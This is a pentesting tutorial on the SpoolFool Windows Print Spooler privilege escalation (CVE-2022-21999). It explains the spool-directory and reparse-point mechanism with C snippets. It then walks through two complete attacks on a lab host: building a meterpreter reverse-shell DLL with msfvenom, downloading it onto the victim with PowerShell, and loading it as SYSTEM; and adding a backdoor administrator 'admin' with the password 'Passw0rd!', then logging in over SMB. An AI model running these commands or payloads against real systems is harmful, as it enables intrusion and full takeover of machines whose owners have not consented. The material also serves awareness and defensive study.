

**WINDOWS PRIVILEGE ESCALATION**  
**SPOOLFOOL**

[WWW.HACKINGARTICLES.IN](http://WWW.HACKINGARTICLES.IN)



## Contents

<b>Introduction.....</b>	<b>3</b>
<b>Summary of the Vulnerability.....</b>	<b>3</b>
<b>Print Spooler Basics .....</b>	<b>3</b>
<b>Spool Directory .....</b>	<b>4</b>
<b>Workflow of the CVE 2020-1030.....</b>	<b>4</b>
<b>Diagrammatic Workflow of CVE 2020-1030 .....</b>	<b>7</b>
<b>Incoming CVE 2022-21999.....</b>	<b>7</b>
<b>Demonstration - Method 1 .....</b>	<b>8</b>
<b>Demonstration - Method 2 .....</b>	<b>13</b>
<b>Patch Status .....</b>	<b>16</b>
<b>Conclusion.....</b>	<b>16</b>

## Introduction

Oliver Lyak posted a [writeup](#) about a Windows Privilege Escalation vulnerability that persisted in Windows systems even after patching of previous vulnerabilities in Print Spooler CVE-2020-1048 and CVE-2020-1337. Oliver was assigned CVE-2022-21999 for this vulnerability and commonly named it as “SpoolFool.” In this article, we will discuss the technical details associated with the same and demonstrate two methods through which an attacker can leverage and gain escalated privileges as NT AUTHORITY\SYSTEM.

Related advisories: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-21999>


Related CVEs: [CVE-2022-21999](#), [CVE-2020-1030](#), [CVE-2020-1337](#), [CVE-2020-1048](#)

## Summary of the Vulnerability

The vulnerability allows an unprivileged user to create arbitrary and writeable directories by configuring SpoolDirectory attribute on a printer. Since an unprivileged user is allowed to add remote printers, an attacker can create a remote printer and grant EVERYONE right to manage this printer. This would return a handle with PRINTER\_ACCESS\_ADMINISTER right which can be further used to perform task such as DLL injection.

## Print Spooler Basics

Print spooler is the primary printing process interface. It is a built in EXE file which is loaded at system startup itself. The workflow of a printing process is as [follows](#):



**Application:** The print application creates a print job by calling Graphics Device Interface (GDI).

**GDI:** GDI includes both user-mode and kernel-mode components for graphics support.

**winspool.drv** is the interface that talks to spooler. It provides the RPC stubs required to accessing the server.

**spoolsv.exe** is the spooler's API server. This module implements message routing to print provider with the help of router (spoolss.dll)

**spoolss.dll** determines which print provider to call, based on a printer name and passes function call to the correct provider.

## Spool Directory

When a user prints a document, a print job is spooled to a predefined location referred to as the spool directory. The default location is **C:\Windows\System32\spool\PRINTERS**. **This directory is by default writeable by everyone as everyone uses printer (FILE\_ADD\_FILE permission. Read more [here](#)), and the Spool Directory is configurable on each printer.**

## Workflow of the CVE 2020-1030

I would highly recommend reading up Victor Mata's post [here](#) before trying to demonstrate the vulnerability yourself. But for people who don't like to get into too much of technicality, here is a summary of how the vulnerability shall be exploited.

- By default, users can add printers without administrator authentication needed.
- Calling AddPrinter returns a printer [handle](#) (I recommend reading what handles are if you have less idea of development) with the **PRINTER\_ALL\_ACCESS** right. This grants printing rights to standard and administrative print operations.

```
PRINTER_INFO_2 printerInfo;
memset(&printerInfo, 0, sizeof(printerInfo));

printerInfo.pPrinterName    = L"CVE-2020-1030";
printerInfo.pDriverName    = L"Microsoft Print To PDF";
printerInfo.pPortName       = L"PORTPROMPT:";
printerInfo.pPrintProcessor = L"winprint";
printerInfo.pDatatype       = L"RAW";
printerInfo.Attributes      = PRINTER_ATTRIBUTE_HIDDEN;

hPrinter = AddPrinter(NULL, 2, (LPBYTE)&printerInfo);
```

- However, the caller of the AddPrinter function must have **SERVER\_ACCESS\_ADMINISTER** right to the server on which the printer is to be created.
- An unprivileged user will not have these rights and hence, can't add a new printer with **PRINTER\_ALL\_ACCESS** right.

- However, "INTERACTIVE" group has the manage server permissions enabled which corresponds to **SERVER\_ACCESS\_ADMINISTER**.

## Printers & scanners

☒ Let Windows manage my printers

When this is on, Windows manages the printers you use most recently at your computer.

☐ Download over metered connection

To help prevent extra charges, Windows can download info, and apps) for new devices over a metered Internet connection.

## Troubleshoot your printer


If you can't get your printer to work, use the troubleshooter.

[Open troubleshooter settings](#)

## Related settings

[Print server properties](#)

[Run the troubleshooter](#)



## Help from the web

- Thus, members in the interactive group can add printer with **SERVER\_ACCESS\_ADMINISTER** right.
  - **INTERACTIVE GROUP:** SID S-1-5-4 NT Authority\Interactive is a system group which gets automatically added when a user logs on to the system locally or via RDP. Removing this group would mean restricting logging access in older systems, however, in newer Windows, it gets re-added on restart. In short, it

symbolizes an actual physical user that is interacting with the machine. This group is absent on Active Directory systems as permissions are only managed by DC in such environments.


- Therefore, the attack was not found to be working with service accounts (like IIS or MSSQL\$)
- If the user which runs the exploit is a member of INTERACTIVE, then AddPrinter now will return a handle with **PRINTER\_ALL\_ACCESS** right. We will use this handle's permission to modify spool directory. In C#, **SetPrinterDataEx** function can modify spool directory. Here, we are creating a directory **C:\Windows\System32\spool\drivers\x64\4** To create this spool, we have the necessary rights PRINTER\_ALL\_ACCESS (returned to the handle hPrinter)

```
LPWSTR pszKeyName = L"\";
LPWSTR pszValueName = L"SpoolDirectory";
LPWSTR pszData = L"C:\\Windows\\System32\\spool\\drivers\\x64\\4";

DWORD cbData = ((DWORD)wcslen(pszData) + 1) * sizeof(WCHAR);

SetPrinterDataEx(hPrinter, pszKeyName, pszValueName, REG_SZ, (LPBYTE)pszData, cbData);
```

As you can see the intended directory in pszData variable doesn't exist already.



- Re-initialize the print spooler service by calling AppVTerminator.dll
- Spool Directory C:\Windows\System32\spool\drivers\x64 created with write permissions to EVERYONE.
- A malicious DLL is created and loaded in that directory. It gets validated and CopyFiles\\ will trigger that DLL and load it into the printer process (spoolsv.exe)

```


LPWSTR pszKeyName = L"CopyFiles\\";
LPWSTR pszValueName = L"Module";
LPWSTR pszData = L"C:\\Windows\\System32\\spool\\drivers\\x64\\payload.dll";
DWORD cbData = ((DWORD)wcslen(pszData) + 1) * sizeof(WCHAR);

SetPrinterDataEx(hPrinter, pszKeyName, pszValueName, REG_SZ, (LPBYTE)pszData, cbData);

```

## Diagrammatic Workflow of CVE 2020-1030

It could be understood in simpler terms like this:



## Incoming CVE 2022-21999

After the issue was patched by Microsoft, Oliver Lyak in his post [here](#) mentions Microsoft's patches and how he circumvented them. Thus, he proposed the following two enhancements for this vulnerability patch and was assigned CVE 2022-21999:

1. He states that a user not in INTERACTIVE group can still add a remote printer and gain PRINTER\_ACCESS\_ADMINISTER rights.  
*"If a user adds a remote printer, the printer will inherit the security properties of the shared printer from the printer server. As such, if the remote printer server allows EVERYONE to manage the printer, then it's possible to obtain a handle to the printer with the PRINTER\_ACCESS\_ADMINISTER access right, and SetPrinterDataEx would update the local registry as usual"*



2. Microsoft added directory creation/access validation on user level to restrict creation of spool directories. So, in his exploit, he used [reparse](#) points. Basically, following things happen:

- We create a temporary directory (C:\TEMP\xyzxyzxyz) and set it as SpoolDirectory
- The validation set by Microsoft gets passed and SpoolDirectory is set to this temporary directory.
- Configure this temporary directory as a reparse point which points to C:\Windows\System32\spool\drivers\x64\
- SetPrinterDataEx is called with CopyFiles and DLL in this directory gets automatically loaded into the process spoolsv.exe

**Why only C:\Windows\System32\spool\drivers\x64 ? =>** This is the printer driver directory. Point and Print is a printer sharing technologies designed for driver distribution. In Point and Print, installation is extendable with a custom Point and Print DLL.

When CopyFiles\\ is used with SetPrinterDataEx, it initiates a sequence of Point and Print. If the directory specified is a Printer Driver Directory, Point and Print is triggered and the DLL placed in this is loaded to the existing process spoolsv.exe

```
LPWSTR pszKeyName = L"CopyFiles\\";
LPWSTR pszValueName = L"Module";
LPWSTR pszData = L"C:\\Windows\\System32\\spool\\drivers\\x64\\payload.dll";
DWORD cbData = ((DWORD)wcslen(pszData) + 1) * sizeof(WCHAR);

SetPrinterDataEx(hPrinter, pszKeyName, pszValueName, REG_SZ, (LPBYTE)pszData, cbData);
```

## Demonstration - Method 1

For the demonstration, we will use the original PoC created by Oliver Lyak which could be downloaded from [here](#).

```
git clone https://github.com/ly4k/SpoolFool
cd SpoolFool
ls
```

As you may observe, the PoC comes with an EXE file and a pre-made DLL payload.



```

(root@kali) - [/home/kali]
# git clone https://github.com/ly4k/SpoolFool.git
Cloning into 'SpoolFool'...
remote: Enumerating objects: 31, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 31 (delta 3), reused 31 (delta 3), pack-reused 0
Receiving objects: 100% (31/31), 133.06 KiB | 1.96 MiB/s, done.
Resolving deltas: 100% (3/3), done.

(root@kali) - [/home/kali]
# cd SpoolFool/

(root@kali) - [/home/kali/SpoolFool]
# ls
AddUser      imgs        README.md   SpoolFool.exe
AddUser.dll  LICENSE     SpoolFool  SpoolFool.ps1

(root@kali) - [/home/kali/SpoolFool]
#

```

First, we compromise the system and gain reverse shell. As you can see, a user hex has been compromised and NT AUTHORITY\INTERACTIVE exists on the system. If hex has a local account (not applicable on domain accounts), he is by default a member of this group.

**whoami /user /groups**

```
(kali㉿kali)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.20] from (UNKNOWN) [192.168.0.41] 2273
Microsoft Windows [Version 10.0.17763.316]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami /user /groups
whoami /user /groups

USER INFORMATION
-----

User Name          SID
=====
desktop-7m7os0r\hex S-1-5-21-3399322339-2738787075-46527009-1001

GROUP INFORMATION
-----

Group Name          Type          SID          Attributes
=====
Everyone            Well-known group S-1-1-0      Mandatory g
roup, Enabled by default, Enabled group
BUILTIN\Users       Alias          S-1-5-32-545 Mandatory g
roup, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4      Mandatory g
roup, Enabled by default, Enabled group
CONSOLE LOGON       Well-known group S-1-2-1      Mandatory g
roup, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11     Mandatory g
roup, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15     Mandatory g
roup, Enabled by default, Enabled group
NT AUTHORITY\Local account Well-known group S-1-5-113    Mandatory g
roup, Enabled by default, Enabled group
LOCAL               Well-known group S-1-2-0      Mandatory g
roup, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10  Mandatory g
roup, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label          S-1-16-8192

C:\Users\Public>
```

Now, we shall create our own custom DLL first using msfvenom. I'm using a meterpreter injection as payload but the choices are numerous.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp -ax64 -f dll LHOST=192.168.0.20
LPORT=9501 > reverse_64bit.dll
```

```
(kali㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp -ax64 -f dll LHOST=192.168.0.20
LPORT=9501 > reverse 64bit.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 8704 bytes
```

We just need to upload this on our victim machine. I recommend C:\Users\Public. You can start a python server and host SpoolFool.exe and reverse\_64bit.dll files in the same location. This can be done using powershell module IWR

```
powershell -c iwr http://192.168.0.20/reverse_64bit.dll -outf \Users\Public\reverse.dll
powershell -c iwr http://192.168.0.20/SpoolFool.exe -outf \Users\Public\SpoolFool.exe
```

```
C:\Users\Public>powershell -c iwr http://192.168.0.20/reverse_64bit.dll -outf \Users\Public\reverse.dll
powershell -c iwr http://192.168.0.20/reverse_64bit.dll -outf \Users\Public\reverse.dll

C:\Users\Public>powershell -c iwr http://192.168.0.20/SpoolFool.exe -outf \Users\Public\SpoolFool.exe
powershell -c iwr http://192.168.0.20/SpoolFool.exe -outf \Users\Public\SpoolFool.exe
```

Now, we can run the exploit and load this DLL with the following command. Before running it, make sure to set up multi/handler in msfconsole.


```
SpoolFool.exe -dll reverse.dll
```

Observe here, how a directory has been made in %temp%\d5f5....{random name} and a reparse point has been created to write into our desired print driver directory

C:\Windows\system32\spool\DRIVERS\x64\4

```
C:\Users\Public>SpoolFool.exe -dll reverse.dll
SpoolFool.exe -dll reverse.dll
[*] Using printer name: Microsoft XPS Document Writer v4
[*] Using driver directory: 4
[*] Using temporary base directory: C:\Users\hex\AppData\Local\Temp\d5f5144e-ae42-4894-bd1b-b9d7b0dae806
[*] Trying to open existing printer: Microsoft XPS Document Writer v4
[+] Opened existing printer: Microsoft XPS Document Writer v4
[*] Target directory already exists
[*] Copying DLL: reverse.dll -> C:\Windows\system32\spool\DRIVERS\x64\4\reverse.dll
[*] Granting read and execute to SYSTEM on DLL: C:\Windows\system32\spool\DRIVERS\x64\4\reverse.dll
[*] Loading DLL as SYSTEM: C:\Windows\system32\spool\DRIVERS\x64\4\reverse.dll
[*] DLL should be loaded
```

The directory didn't exist before, but now you can see, it exists and the DLL has been saved in here. Which means success! The directory is also writable by everyone.



Anyhow, the DLL is now loaded and we have received a reverse shell!

```
msfconsole
use multi/handler
set payload
windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.0.20
set LPORT 9501
run
```

```

msf6 > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 > use multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.20
LHOST => 192.168.0.20
msf6 exploit(multi/handler) > set LPORT 9501
LPORT => 9501
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.20:9501
[*] Sending stage (200262 bytes) to 192.168.0.41
[*] Meterpreter session 1 opened (192.168.0.20:9501 -> 192.168.0.41:2288 ) at 2022-02-15 10:51:01 -0500

```

We can check the current user's permissions and as you can see, privileges have been escalated!

```

meterpreter > shell
Process 1256 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.316]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

## Demonstration - Method 2

Author has already created a DLL called AddUser.dll in the project directory that would allow us to add a new User called "admin" with Administrator privileges and default password "Passw0rd!"

Let's compromise our victim again and see his own membership.

whoami  
net user hex

```

C:\Users\Public>whoami
whoami
desktop-7m7os0r\hex

C:\Users\Public>net user hex
net user hex
User name                hex
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        2/13/2022 3:43:46 PM
Password expires         Never
Password changeable      2/13/2022 3:43:46 PM
Password required        No
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               2/15/2022 8:58:12 PM

Logon hours allowed      All

Local Group Memberships  *Users
Global Group memberships *None
The command completed successfully.

```

Hex user doesn't have administrator access. Now, we run the SpoolFool.exe exploit again but include this DLL this time.

**SpoolFool.exe -dll Adduser.dll**

```

C:\Users\Public>SpoolFool.exe -dll AddUser.dll
SpoolFool.exe -dll AddUser.dll
[*] Using printer name: Microsoft XPS Document Writer v4
[*] Using driver directory: 4
[*] Using temporary base directory: C:\Users\hex\AppData\Local\Temp\b091b38b-d66c-41f4-a042-2f7edb8e0dbc
[*] Trying to open existing printer: Microsoft XPS Document Writer v4
[+] Opened existing printer: Microsoft XPS Document Writer v4
[*] Target directory already exists
[*] Copying DLL: AddUser.dll -> C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] DLL already exists: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] Trying to delete DLL: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] Granting read and execute to SYSTEM on DLL: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] Loading DLL as SYSTEM: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] DLL should be loaded

```

Now, upon checking users, we can see admin user has been added who is a part of Administrators!

```
net user
net user admin
```

```
C:\Users\Public>net user
net user

User accounts for \\DESKTOP-7M70S0R

-----
admin                Administrator      client
DefaultAccount       Guest             hex
WDAGUtilityAccount
The command completed successfully.

C:\Users\Public>net user admin
net user admin
User name             admin
Full Name             admin
Comment
User's comment
Country/region code   000 (System Default)
Account active        Yes
Account expires       Never

Password last set     2/15/2022 9:29:05 PM
Password expires      Never
Password changeable   2/15/2022 9:29:05 PM
Password required     Yes
User may change password Yes

Workstations allowed  All
Logon script
User profile
Home directory
Last logon            Never

Logon hours allowed   All

Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.
```

We can use these credentials to do a number of things now! Login using psexec, login via RDP etc. I tried a simple smbclient shell to check the validity of the credentials and as you can see, privileges have been escalated and we can interact with the victim as admin now!



```

(root@kali) - [/home/kali]
# smbclient //192.168.0.41/Users -U admin%Passw0rd!
Try "help" to get a list of possible commands.
smb: \> ls
.                DR            0   Tue Feb 15 11:02:48 2022
..               DR            0   Tue Feb 15 11:02:48 2022
admin            D             0   Tue Feb 15 11:02:48 2022
Default         DHR           0   Sun Feb 13 18:09:46 2022
desktop.ini     AHS          174   Sat Sep 15 03:31:34 2018
hex             D             0   Tue Feb 15 09:34:34 2022

15587583 blocks of size 4096. 11352695 blocks available
smb: \> cd admin
smb: \admin\> ls
.                D             0   Tue Feb 15 11:02:48 2022
..               D             0   Tue Feb 15 11:02:48 2022
AppData          DH           0   Tue Feb 15 11:02:48 2022
Desktop          DR           0   Sat Sep 15 03:33:50 2018
Documents        DR           0   Tue Feb 15 11:02:48 2022
Downloads        DR           0   Sat Sep 15 03:33:50 2018
Favorites        DR           0   Sat Sep 15 03:33:50 2018
Links            DR           0   Sat Sep 15 03:33:50 2018
Music            DR           0   Sat Sep 15 03:33:50 2018
NTUSER.DAT       AHn        262144 Tue Feb 15 11:02:49 2022
ntuser.dat.LOG1  AHS          36864 Tue Feb 15 11:02:48 2022
ntuser.dat.LOG2  AHS           0 Tue Feb 15 11:02:48 2022
NTUSER.DAT{e7db7888-8d21-11ec-958d-000c296e86f1}.TM.blf AHS          65536 Tue
5 11:02:49 2022
NTUSER.DAT{e7db7888-8d21-11ec-958d-000c296e86f1}.TMContainer000000000000000000
egtrans-ms      AHS          524288 Tue Feb 15 11:02:48 2022
NTUSER.DAT{e7db7888-8d21-11ec-958d-000c296e86f1}.TMContainer000000000000000000
egtrans-ms      AHS          524288 Tue Feb 15 11:02:48 2022
ntuser.ini      HS             20 Tue Feb 15 11:02:48 2022
Pictures        DR           0   Sat Sep 15 03:33:50 2018
Saved Games     D             0   Sat Sep 15 03:33:50 2018
Videos          DR           0   Sat Sep 15 03:33:50 2018

15587583 blocks of size 4096. 11352695 blocks available
smb: \admin\>

```

## Patch Status

As per the author: A quick check with Process Monitor reveals that the Spool Directory is no longer created when the Spooler initializes. If the directory does not exist, the Print Spooler falls back to the default spool directory.

## Conclusion

Windows privilege escalation has always been tricky from a pentester's point of view. Print Spool exploits have tried and made that statement a myth. The arbitrary file writing vulnerability as been marked as SEVERE by Microsoft MSRC bulletin because of how easy it is to exploit and

escalate privileges. Through this article, we mean to spread awareness to analysts and encourage them to timely update their patches. Hope you liked the article. Thanks for reading. Do connect with me on LinkedIn in case of any queries.

\*\*\*\*\*

# JOIN OUR TRAINING PROGRAMS

